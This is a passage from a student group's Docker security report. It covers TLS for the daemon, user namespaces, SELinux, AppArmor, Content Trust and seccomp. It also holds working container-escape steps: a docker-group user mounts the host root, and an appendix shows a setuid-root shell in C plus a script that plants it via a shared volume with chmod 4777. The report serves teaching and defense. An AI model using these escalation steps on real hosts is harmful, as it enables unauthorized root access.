To remediate this, we implement TLS encryption for remote connections. This process is two way and includes generating certificates at server and client side. Firstly, we need to create a CA (Certificate Authority) on the server end which will issue a certificate to itself i.e., server and other to client. When these certificates are validated successfully, a secure communication channel will be established between client and server. (fig. 32, 33)



```
parallels@ubuntu-linux-20-04-desktop:~$ openssl genrsa -aes256 -out ca-key.pem 4096
Generating RSA private key, 4096 bit long modulus (2 primes)
.....+++++
.....+++++
e is 65537 (0x010001)
Enter pass phrase for ca-key.pem:
Verifying - Enter pass phrase for ca-key.pem:

parallels@ubuntu-linux-20-04-desktop:~$ openssl req -new -x509 -days 365 -key ca-key.pem
-sha256 -out ca.pem
Enter pass phrase for ca-key.pem:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:CA
State or Province Name (full name) [Some-State]:Quebec
Locality Name (eg, city) []:Montreal
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Concordia
Organizational Unit Name (eg, section) []:INSE
Common Name (e.g. server FQDN or YOUR name) []:ServerHost
Email Address []:
```

Figure 34 Generating Private key and certificate for Certificate Authority

With the help of TLS flags client establishes secure connection with server. As we can see in below image client connects to server and pulls an image.

```

parallels@kali-linux-2021-3: ~
File Actions Edit View Help
-H=192.168.0.139:2376 ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES

(parallels@kali-linux-2021-3)-[~]
$ docker --tlsverify \
  --tlscacert=ca.pem \
  --tlscert=cert.pem \
  --tlskey=key.pem \
  -H=192.168.0.139:2376 images
REPOSITORY TAG IMAGE ID CREATED SIZE

(parallels@kali-linux-2021-3)-[~]
$ docker --tlsverify \
  --tlscacert=ca.pem \
  --tlscert=cert.pem \
  --tlskey=key.pem \
  -H=192.168.0.139:2376 pull ubuntu
Using default tag: latest
latest: Pulling from library/ubuntu
57d0418fe9dc: Pull complete
Digest: sha256:bea6d19168bbfd6af8d77c2cc3c572114eb5d113e6f422573c93cb605a0e2f
fb
Status: Downloaded newer image for ubuntu:latest
docker.io/library/ubuntu:latest

(parallels@kali-linux-2021-3)-[~]
$

```

Figure 35(a)

When client tries to connect with server without the TLS flags, tls encryption is not performed and request is denied by server. This is the main purpose of TLS Encryption.

```

(parallels@kali-linux-2021-3)-[~]
$ docker -H=192.168.0.139:2376 images
Error response from daemon: Client sent an HTTP request to an HTTPS server.

```

Figure 35(b)

Performing namespace to eliminate direct root access to client upon successful connection with server.

```

parallels@ubuntu-linux-20-04-desktop:~$ sudo dockerd --tlsverify --tlscacert=ca.pem --tlscert=server-cert.pem --tlskey=server-key.pem --usersns-rmap="default" -H=0.0.0.0:2376

```

```

(parallels@kali-linux-2021-3)-[~]
$ docker --tlsverify \
  --tlscacert=ca.pem \
  --tlscert=cert.pem \
  --tlskey=key.pem \
  -H=192.168.0.139:2376 container top determined_banach

```

UID	STIME	PID	TTY	PPID	TIME	C	CMD
165536	14:51	3609	pts/0	3587	00:00:00	0	/bin/sh

Figure 35(c) Namespace implementation to eliminate direct root access to client

### 3.2.3 SELinux

Security-Enhanced Linux (SELinux) is a security architecture for Linux systems that allows administrators to have more control over who can access the system. It was originally developed by the United States National Security Agency (NSA) as a series of patches to the Linux kernel using Linux Security Modules (LSM).

A brief outline to what the SELinux attack-defense mechanism is inscribed below:



To attack the container, we had to set up two accounts one root and one non-root malicious user account.

So basically, what we do in this attack-defense mechanism is that we firstly add a non-root user (ansul in this case) to the docker group; now this is required because if a user is not added in the docker group than he/she won't be able to instantiate the container.

Once the user is added to that group, we deploy the fedora exploit; thereby giving us the root access of the host. Now the attacker can do a lot of damage to the container even though he is not a part of the host's sudoers account. Furthermore, by mounting the docker host's root directory to the container using the -v option under the /exploit directory, the malicious user can for example, delete files, install malicious applications, or edit specific configurations to harm the system.

Now one might wonder why this is possible since SELinux is in enforcing mode. By default SELinux is not enabled and this is the problem, so to fix this issue we create a file "**daemon.json**" in the **/etc/docker** directory to enable SELinux. After enabling SELinux the malicious user is no longer able to update or access files.


## Implementation

Below are the steps performed to gain root access of the host machine and later protecting the machine from such attacks:

### Virtual Environment Configuration –

- CPU: Intel i5 1035G1 Cores Used: 1
- Ram: 5280Mb
- Operating System: CentOS 7
- Video Memory – 16Mb
- Storage: 59Gb

We have two accounts, one root and one non-root account (ansul is the malicious user in this case) set up. First, we make sure that SELinux is enabled on the machine, as depicted below:



```
Applications  Places  Terminal  Sat 01:13
ansul@localhost:~

File Edit View Search Terminal Help
[ansul@localhost ~]$ sestatus
SELinux status:                enabled
SELinuxfs mount:              /sys/fs/selinux
SELinux root directory:       /etc/selinux
Loaded policy name:            targeted
Current mode:                  enforcing
Mode from config file:         enforcing
Policy MLS status:             enabled
Policy deny_unknown status:    allowed
Max kernel policy version:     31
[ansul@localhost ~]$ cat /etc/redhat-release
CentOS Linux release 7.9.2009 (Core)
[ansul@localhost ~]$
```

Figure 06 Checking SELinux is enabled.

Next, we check the Docker version, (as shown in fig 37 in appendix).

Moving onto hacking the host:

Here we try and inject malicious code into the Docker host. This is possible because the security is not set properly, thereby leading to attacks. Now to do something bad on the docker host, the attacker (**ansul** in this case) needs to be a part of the group so that he/she can instantiate Docker containers.

So, firstly we check what group is **ansul** in (fig. 38)

The output shows that **ansul** is in his own group, this means that **ansul** can't initiate a docker container and if tries to than he runs in error, (fig. 39)

To allow **ansul** to instantiate the container, add the user to the **docker** group, (fig. 40) and then, deploy a **fedora:latest** container then log into the container:

```
[ansul@localhost ~]$ sudo docker run -it --rm fedora:latest /bin/sh
Unable to find image 'fedora:latest' locally
latest: Pulling from library/fedora
edad61c68e67: Pull complete
Digest: sha256:40ba585f0e25c096a08c30ab2f70ef3820b8ea5a4bdd16da0edbf0a6952fa57
Status: Downloaded newer image for fedora:latest
sh-5.1#
```


Figure 41 Docker run command executes after user (**ansul**) is added in the Docker group.

So, now when the command “**whoami**” is executed, it shows that **ansul** is logged in as **root** user:

```
sh-5.1# whoami
root
sh-5.1#
```

Figure 42 Root access when the exploit is deployed in the container.

As **root** user, **ansul** can do anything in this container, which means he can exploit the container host and do a lot of damage even if he is not a part of the host's sudoers account. Next, we exit the container and create a new container to demonstrate the exploit:



```
Applications Places Terminal en1 Sat 11:12
ansul@localhost:~
File Edit View Search Terminal Help
[ansul@localhost ~]$ docker run -it --rm -v /:/exploit fedora:latest /bin/sh
sh-5.1# ls /
bin  dev  home  lib64  mnt  proc  run  srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
sh-5.1#
```

Fig 43 Exploit is successful after adding user to docker group.

Because the docker host's root directory is mounted to the container using the **-v** option, the malicious user can do *anything* on the Docker host. For example, the attacker (**ansul**) can delete and edit files, modify configurations to harm the system, or even install a Trojan horse application or other malware to steal vital data.


Now let us investigate the problem and see the solution...

Why does this happen?

Firstly, verify that SELinux has a Docker context, (fig. 44)

As expected, SELinux manages the Docker daemon; therefore, we further inspect the Docker daemon to see if SELinux is enabled by default, (fig. 45). And we can clearly see that SELinux is *not* enabled by default. So, in this step we clearly identify the reason for the exploit working onto the docker. Now to fix it, first we enable SELinux to control and manage Docker by updating or (in our case) creating the file in the “**/etc/docker/**” directory named “**daemon.json**”. (fig. 46)


After creating or updating the file and restarting Docker, you should see that SELinux support is enabled in the Docker daemon:



```
Applications  Places  Terminal  en1 Sat 11:25
root@localhost:~
File Edit View Search Terminal Help
[root@localhost ~]# docker info | grep Security -A3
Security Options:
  seccomp
  Profile: default
  selinux
[root@localhost ~]#
```

Figure 47 SELinux is enabled after configuring file “daemon.json”.

This last step demonstrates why SELinux should be the first line of defense as mentioned earlier, although it might still be possible for an attacker to mount a specific filesystem in host’s Docker, updating or accessing a file is no longer allowed:



```
[root@localhost ~]# docker run -it --rm -v /:/exploit fedora:latest /bin/bash
[root@1133ff2901b1 /]# touch /exploit/etc.shadow.sh
touch: cannot touch '/exploit/etc.shadow.sh': Permission denied
[root@1133ff2901b1 /]#
```

Figure 47 Exploit is blocked after enabling SELinux.

### 3.2.4 AppArmor

AppArmor is a Linux kernel security module that provides mandatory access control to the Linux kernel. AppArmor is not a full replacement for SELinux, but it is more lightweight and easier to configure. AppArmor was first developed in 2001 by Novell. It was designed as an alternative to SELinux, which was too complicated and difficult to configure for many users.

AppArmor is a Linux kernel security module that provides application isolation by limiting what an application can do. It works by defining a set of rules and then applying them to processes and programs. These rules are defined with the help of expressions that define what operations are allowed or denied. AppArmor is designed to be used in conjunction with SELinux, which is another Linux kernel security module. By default, Docker will utilize the default profile of AppArmor. We have the option to disable profiles, but this can be extremely dangerous and is not recommended in production environments. For generating AppArmor profiles we are using a tool called Bane, as generating every profile is a very tedious and time-consuming process.

Implementation

Using Bane:

- Bane provides us with AppArmor template Sample.toml

- We need to update the Sample.toml file according to our needs specifically name of profile and various access paths.
- We have options to edit ReadOnlyPaths, LogOnWritePaths, WritablePaths.
- We also can allow and disable executables for the container.
- Capabilities can also be allowed and disallowed from these profiles to limit the user to do critical operations.
- Also, AppArmor can help us enable or disable raw packets and manage protocols. (fig. 49, 50)




Figure 51 Denied permission to create a directory

### 3.2.5 Docker Container Trust

Docker Content Trust (DCT) is a feature in the Docker containerization platform that enables remote registry content to be digitally signed, ensuring that the content is unaltered and is the most current available version when users access it. It works via cryptographic keys. Docker Content Trust adds security controls that verify the integrity of container images stored in a registry, such as Docker Hub. Enterprise developers and other users can push or pull container images to a registry thereafter.

Docker Content Trust addresses two concerns with registries –


1. Users might upload a container image infiltrated with malware, and the users accessing it from that remote repository cannot determine its integrity.
2. Users can put outdated containers on a registry, which creates interoperability, compatibility, or performance problems for the business.

Virtual Environment Configuration –

- CPU: Intel i7 8550U
- Core Used: 6
- Ram: 4096Mb
- Operating System: Ubuntu 20.04 LTS
- Video Memory – 128Mb
- Storage: 30Gb

## Implementation

DCT solves the concerns in the following manner –




```
docker@docker:~$ docker pull alpine
Using default tag: latest
latest: Pulling from library/alpine
Digest: sha256:21a3deaa8d32a8057914f36584b5288d2e5ecc984380bc0118285c70fa8c9300
Status: Image is up to date for alpine:latest
docker.io/library/alpine:latest
docker@docker:~$
```

Figure 52 Pulling latest alpine image using docker

We pulled a fresh alpine image from the Docker Hub repository using the docker pull command. Moreover, there is a challenge here, a developer can make changes to this image, for example, insert malicious code and later push the same repo back to the registry with the same tag latest, as the tags are mutable. Hence can have the same tag name for different images. (fig. 53)

Now to uniquely pull an image, we can instead use the SHA256 hash of a known image, and you can pull it (shown in the figure below, the Digest of the image). This digest is unique for all the images in the registry. But there is an issue here, a developer cannot find the SHA key without downloading the image for the very first time onto the host. This is because the digest is computed based on the image content and it is stored in that image manifest itself, which is stored in the docker registry. And hence, this is where the DCT (Docker Content Trust) comes into picture (fig. 54). When a publisher pushes a container image to a remote registry, Docker Engine applies a cryptographic signature to the container image, using the publisher's cryptographic key. The signed image can be pulled from the registry by users, at which point Docker Engine uses the original publisher's public key to verify it is the same. This key check only verifies that the image is the original file, unaltered. (fig. 55)




```
docker@docker:~$ export DOCKER_CONTENT_TRUST=1
docker@docker:~$
```

Figure 55 Enabling DCT

Now, after enabling the DCT in our system, we pulled the same alpine image again. But the difference between the two (the first pull and now) was that in the latter it returns the image digest automatically and it is tied to the image tag, unlike the first pull where we had to explicitly mention the SHA digest key. (fig. 56)

Furthermore, we then tried to pull an unsigned image from the docker hub repository, and it denied the access displaying an error message saying explicitly the notary.docker.io does not have the trusted data for the image cloudsectraining/api.



```
docker@docker:~$ docker pull cloudsectraining/api
Using default tag: latest
Error: remote trust data does not exist for docker.io/cloudsectraining/api: notary.
docker.io does not have trust data for docker.io/cloudsectraining/api
docker@docker:~$
```

Figure 57 Trust data does not exist for pulled image

The verification system helps guard against man-in-the-middle attacks, as it prevents an attacker from secretly forging or tampering with content. DCT also prevents replay attacks, wherein valid actions are

copied and replayed by attackers to fool a system. For example, DCT timestamps prevent attackers from passing off older (typically compromised) images from being passed off as most recent.

For the attack, Attacking Image to Leave Backdoor, that we implement before, a defense mechanism such as DCT on the hosts machines would make sure that the image trojanized in the attack which is later uploaded to the registry is not used by a client as it would not be signed.

Moreover, the major drawback to Docker Content Trust is that it does not certify the suitability or performance of a container for any particular task. It is possible to pull a verified container image, only for that container to generate errors or perform poorly because it is not production ready. A user can still upload a malicious container image, and Docker Content Trust will sign the image.


A terminal window showing the Docker login process. The prompt is 'docker@docker:~\$'. The user enters 'docker login'. The terminal displays a warning about an invalid character in the config file, followed by instructions to login with a Docker ID. The user enters a username '19980182' and a password. Another warning appears about the password being stored unencrypted. The user is prompted to configure a credential helper, and the login process succeeds. The final prompt is 'docker@docker:~\$'.

Figure 58 Logging into Docker Hub to sign images

### 3.2.6 SecComp

Secure Computing Mode(seccomp) is a security feature in the Linux kernel that allows you to restrict the system calls that can be made by a process. In the context of containers, seccomp works like a firewall for system calls and can be used to restrict the system calls made by Docker containers.

A system call is the process through which a user-space process communicates with the Linux kernel in order to access resources or functionality. Whenever you want to create a file, change ownership or modify a network configuration, it is facilitated using a system call.

- Containers do not require the ability to make all available system calls in order to function as needed.
- In the event a container is compromised, the attacker can make various system calls that can lead to further exploitation of the Docker host.
- Reducing access to system calls greatly reduces the overall attack surface of a container.

Docker utilizes the seccomp filters to restrict system calls available to containers. Docker will utilize a default seccomp profile for Docker containers. However, you can also create a custom seccomp profile with your own configurations. Seccomp can be configured to run for all containers or a container-to-container basis.

#### Virtual Environment Configuration –

- CPU: Intel i7 8550U
- Cores Used: 6
- Ram: 4096Mb
- Operating System: Ubuntu 20.04 LTS
- Video Memory – 128Mb
- Storage: 30Gb

## Implementation

To start with, we first verified whether our host's kernel supports seccomp by running the command in our host's terminal where we created our Docker containers. (fig. 59)

As the response to the command displayed CONFIG\_SECCOMP=y, we for sure knew that we can configure seccomp profiles for our containers on top of this kernel.

For sure there are two ways to run a container with a seccomp profile. The first one is by running a default profile that comes with Docker, and in fact after Docker version 1.10, the default seccomp profile kept on updating and now contains 51 system calls or syscalls that are blocked by default. The second option is to make changes to the default profile provided or to create one from scratch and then apply it with the container one creates.

We choose the second way and pulled the official default profile from the provided official GitHub repository from the Docker Docs and made some changes to it that could help us prevent attacks to our containers. (fig. 60) In the downloaded seccomp profile, the default action is to deny the container from accessing any system calls that are not specified in the syscall allow list. (fig. 61, 62)


We changed the profile by not allowing a wide range of syscalls as they have previously been recognized in the usage of attacking a container environment by attackers. One such system call is the `keyctl` system call that had been used in exploitation to attack in the CVE 2016-0728 (The `join_session_keyring` function in `security/keys/process_keys.c` in the Linux kernel before 4.4.1 mishandles object references in a certain error case, which allows local users to gain privileges or cause a denial of service (integer overflow and use-after-free) via crafted `keyctl` commands).

Another system call is the `ptrace`, as it is the used to bypass seccomp in Linux kernel versions of 4.8 and before. However, this command can also tend to leak a lot of host's information of its processes. Hence can be used by an attacker to exploit the host's kernel and machine. Apart from these two, we even disabled the usage of `chmod`, `chown`, `fchmod` and `chmodat`, as these system calls gives an attacker permission to change ownership and access writes of a file.

```
"syscalls": [
  {
    "name": "ptrace",
    "action": "SCMP_ACT_ERRNO",
    "args": []
  },
  {
    "name": "keyctl",
    "action": "SCMP_ACT_ERRNO",
    "args": []
  },
  {
    "name": "chmod",
    "action": "SCMP_ACT_ERRNO",
    "args": []
  },
  {
    "name": "chown",
    "action": "SCMP_ACT_ERRNO",
    "args": []
  }
]
```

Figure 63 Custom profile of seccomp with system call list example

We later used the updated seccomp profile in a new image of alpine and then created a sample file `data.txt` and tried to update the access writes of the file, but as we knew, the result came out to be the same, the operation was not permitted.



```
docker@docker: ~/seccomp
docker@docker:~/seccomp$ docker container run --rm -it --security-opt seccomp=cus
tom_profile1.json alpine sh
/#
/# echo "this is sample file" > data.txt
/#
/# chmod 777 data.txt
chmod: data.txt: Operation not permitted
/#
```

Figure 64 Permission denied to change access writes of a file as system call is blocked

In such a way, seccomp profiles help creating a firewall system against system calls used by the kernel to prevent attackers or malicious processed to run such system calls that can led to exploiting the kernel OS or the host machine.



## Challenges & Contribution

We faced a lot of challenges since most of us were not familiar with the concepts behind containers, below are the major challenges faced by us –

1. Learning new concepts
2. Project planning
3. Getting TLS Certificates from Server to Client
4. Dockerd instance error while implementing client verification

We overcame all of these by putting in the time. Since a lot of us were introduced to this topic for the first time, we decided to study the fundamentals of containers and the functioning of docker in depth. Then by implementing it, we gained practical experience which eventually taught us more about the subject matter.

Project planning and division of work go hand-in-hand. We chose to focus on everybody's area of interest before distributing the work equally amongst everyone. We successfully managed to implement attacks and security defense applications, with interaction between the two parts. Thus, we request you to consider our project for bonus marks.

Contribution Table –

Attacking Container having Vulnerable Images as base (CVE-2014-6271)	Tanmya, Harpreet
Privilege escalation vulnerability causing container escape (CVE-2022-0492)	Tanmya, Divyansh,
Container Escape Vulnerability Provides Root Access to the Target Machine (CVE-2019-5736)	Harpreet, Divyansh
Docker Daemon Exposed attack and security using TLS verification and Implementation of NameSpaces	Himanshu, Sushant
Implementation of Apparmor, Seccomp, Docker Content Trust	Himanshu, Jimil, Ansul
Application for auditing misconfigurations with Cgroups and patching it.	Himanshu, Sushant
SELinux (Root Access and Defence)	Jimil, Ansul
Final Reports + PPTs	Tanmya, Himanshu, Sushant, Jimil, Ansul, Divyansh, Harpreet

## Bonus Implementation:

1. When Docker Daemon is exposed to internet it can be extremely dangerous also it has by default root privileges. We can get all access to create, delete containers and also allocate resources which can be used for malicious intends. To mitigate this and use Docker Daemon remotely we have implemented TLS verification and used it to authenticate users who were only allowed, all other requests will be denied. But after authenticating it was still giving the root access to authenticated users, to mitigate this we have implemented Namespaces which solved our problem.
2. The defense in the container world depends on how strongly the container's host operating system is set up, additionally, further stressing onto the fact that how modifying inbuilt security helps strengthen overall safety. This point is depicted in the SELinux attack-defense mechanism, where we show an attack that gains root privileges and further mounts the docker host's directory to malicious user's directory (under /exploit directory) and how enabling or modifying the inbuilt defense mechanism like SELinux prevents a malicious user from editing configurations, or deleting files or installing malicious applications onto the system that might reveal important information to an attacker.

## References and Citations

- [1] Mouat, A. (2015). Using Docker: Developing and Deploying Software with Containers. In *Google Books*. "O'Reilly Media, Inc."  
<https://books.google.ca/books?hl=en&lr=&id=wpYpCwAAQBAJ&oi=fnd&pg=PP1&dq=container+docker&ots=QhlbrTISfT&sig=P0STQwNexzcO73gv7rvVfcbv0#v=onepage&q=containers%20docker&f=true>
- [2] nishanil. (2018, August 31). Introduction to Containers and Docker. Microsoft.com.  
<https://docs.microsoft.com/en-us/dotnet/architecture/microservices/container-docker-introduction/>
- [3] AppArmor security profiles for Docker. (2020, October 19). Docker Documentation.  
<https://docs.docker.com/engine/security/apparmor/>
- [4] *bane*. (2022, April 15). GitHub. <https://github.com/genuinetools/bane>
- [5] Rice, L. (2020). Container Security: Fundamental Technology Concepts that Protect Containerized Applications. In *Google Books*. "O'Reilly Media, Inc."  
[https://www.google.ca/books/edition/Container\\_Security/J4fiDwAAQBAJ?hl=en&gbpv=1&dq=docker+security&printsec=frontcover](https://www.google.ca/books/edition/Container_Security/J4fiDwAAQBAJ?hl=en&gbpv=1&dq=docker+security&printsec=frontcover)
- [6] Mouat, A. (2016, February 5). *5 security concerns when using Docker*. O'Reilly Media.  
<https://www.oreilly.com/content/five-security-concerns-when-using-docker/>
- [7] *Container Vulnerability Scanning for Security*. (n.d.). Sysdig. Retrieved April 20, 2022, from <https://sysdig.com/learn-cloud-native/container-security/docker-vulnerability-scanning/#:~:text=A%20container%20image%20vulnerability%20is>
- [8] *What is SELinux?* (2019). Redhat.com. <https://www.redhat.com/en/topics/linux/what-is-selinux>
- [9] CalizoFeed 79up, 18 N. 2020 M. (n.d.). *Secure your containers with SELinux*. Opensource.com.  
<https://opensource.com/article/20/11/selinux-containers>
- [10] *What is Docker Content Trust? - Definition from WhatIs.com*. (n.d.). SearchITOperations. Retrieved April 20, 2022, from <https://www.techtarget.com/searchitoperations/definition/Docker-Content-Trust>

## Appendix

```
docker@harpreet:~$ dockerscan -h
Usage: dockerscan [OPTIONS] COMMAND [ARGS]...

Options:
  -v          Verbose output
  -d          enable debug
  -q, --quiet  Minimal output
  --version   Show the version and exit.
  -h, --help  Show this message and exit.

Commands:
  image  Docker images commands
  registry  Docker registry actions
  scan   Search for Open Docker Registries
docker@harpreet:~$
```

Figure 6: verifying docker is installed

```
docker@harpreet:~$ docker load -i ubuntu-original-trojanize.tar
9bfc8631ce11: Loading layer [=====>] 78.5MB/78.5MB
The image ubuntu:latest already exists, renaming the old one with ID sha256:2b4cba85892afc2ad8ce258a8e3d9daa4a1626b
a380677cee93ef2338da442ab to empty string
Loaded image: ubuntu:latest
docker@harpreet:~$ docker images
```

Figure 10: loading Trojanized image

```
docker@harpreet:~$ docker run -it 2b4cba85892a /bin/bash
root@da9a772c28ef:/#
root@da9a772c28ef:/# ls
bin  dev  home  lib32  mnt  proc  run  srv  var
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr
root@da9a772c28ef:/#
```

Figure 11: Running image with specific id

```
docker@docker:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
docker@docker:~$
```

Figure 13: Can't read shadow file

```
docker@docker:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
docker@docker:~$ id
uid=1000(docker) gid=1000(docker) groups=1000(docker),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
docker@docker:~$
```

Figure 14: checking the group

```
docker@docker:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
docker@docker:~$ id
uid=1000(docker) gid=1000(docker) groups=1000(docker),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
docker@docker:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED
SIZE
webserver            latest             0fbe3e40b6c2       19 months ago
251MB
aquasec/trivy        latest             ae3794a50c35       20 months ago
61.5MB
ubuntu               16.04              c522ac0d6194       20 months ago
126MB
alpine               latest             a24bb4013296       21 months ago
5.57MB
docker@docker:~$
```

Figure 15: Checking docker images

```
docker@docker: ~/privesc
docker@docker:~/privesc$ ls
Dockerfile  shell  shell.c  shellscrip.sh
docker@docker:~/privesc$
```

Figure 16: Result of ls

```
docker@docker:~/privesc$ ls
Dockerfile  shell  shell.c  shellscrip.sh
docker@docker:~/privesc$ cat Dockerfile
FROM alpine:latest
COPY shellscrip.sh shellscrip.sh
COPY shell shell
docker@docker:~/privesc$ cat shell.c
int main()
{
    setuid(0);
    system("/bin/sh");
    return 0;
}
docker@docker:~/privesc$
```

Figure 18: reading shell.c file

```
docker@docker:~/privesc
COPY shellscrip.sh shellscrip.sh
COPY shell shell
docker@docker:~/privesc$ cat shell.c
int main()
{
    setuid(0);
    system("/bin/sh");
    return 0;
}
docker@docker:~/privesc$ cat shell.c
int main()
{
    setuid(0);
    system("/bin/sh");
    return 0;
}
docker@docker:~/privesc$ cat shellscrip.sh
#!/bin/bash
cp shell /shared/shell
chmod 4777 /shared/shell
docker@docker:~/privesc$
```

Figure 19: reading shellscrip.sh

```

docker@docker: ~/privesc
docker@docker:~/privesc$ docker build --rm -t privesc .
Sending build context to Docker daemon 21.5kB
Step 1/3 : FROM alpine:latest
--> a24bb4013296
Step 2/3 : COPY shellscrip.sh shellscrip.sh
--> fd79b0dd390a
Step 3/3 : COPY shell shell
--> 8b3eba689ead
Successfully built 8b3eba689ead
Successfully tagged privesc:latest
docker@docker:~/privesc$

```

Figure 20: Command docker builf - - rm - t privesc

```

docker@docker: ~/privesc
docker@docker:~/privesc$ docker build --rm -t privesc .
Sending build context to Docker daemon 21.5kB
Step 1/3 : FROM alpine:latest
--> a24bb4013296
Step 2/3 : COPY shellscrip.sh shellscrip.sh
--> fd79b0dd390a
Step 3/3 : COPY shell shell
--> 8b3eba689ead
Successfully built 8b3eba689ead
Successfully tagged privesc:latest
docker@docker:~/privesc$ docker run -v /tmp:/shared/ privesc:latest /bin/sh shellscrip.sh
docker@docker:~/privesc$

```

Figure 21: Running the privsec container mounting shared folder and running shellscrip.sh

```

docker@docker: /tmp
docker@docker:~$ cd /tmp
docker@docker: /tmp$ ls
config-err-7wJ4Zl
shell
ssh-BkofgQ91JjRc
systemd-private-4ecc10218f9b408980e177b9b4f0e6e2-colorld.service-5Ha3pj
systemd-private-4ecc10218f9b408980e177b9b4f0e6e2-fprind.service-1YKlKi
systemd-private-4ecc10218f9b408980e177b9b4f0e6e2-fwupd.service-wi0TAh
systemd-private-4ecc10218f9b408980e177b9b4f0e6e2-ModemManager.service-aBRq5g
systemd-private-4ecc10218f9b408980e177b9b4f0e6e2-switcheroo-control.service-RvNL0g
systemd-private-4ecc10218f9b408980e177b9b4f0e6e2-systemd-logind.service-4q81Tf
systemd-private-4ecc10218f9b408980e177b9b4f0e6e2-systemd-resolved.service-qqN03h
systemd-private-4ecc10218f9b408980e177b9b4f0e6e2-systemd-timesyncd.service-55mNBh
systemd-private-4ecc10218f9b408980e177b9b4f0e6e2-upower.service-Pqfoah
tracker-extract-files.1000
WwwareDns
docker@docker: /tmp$

```

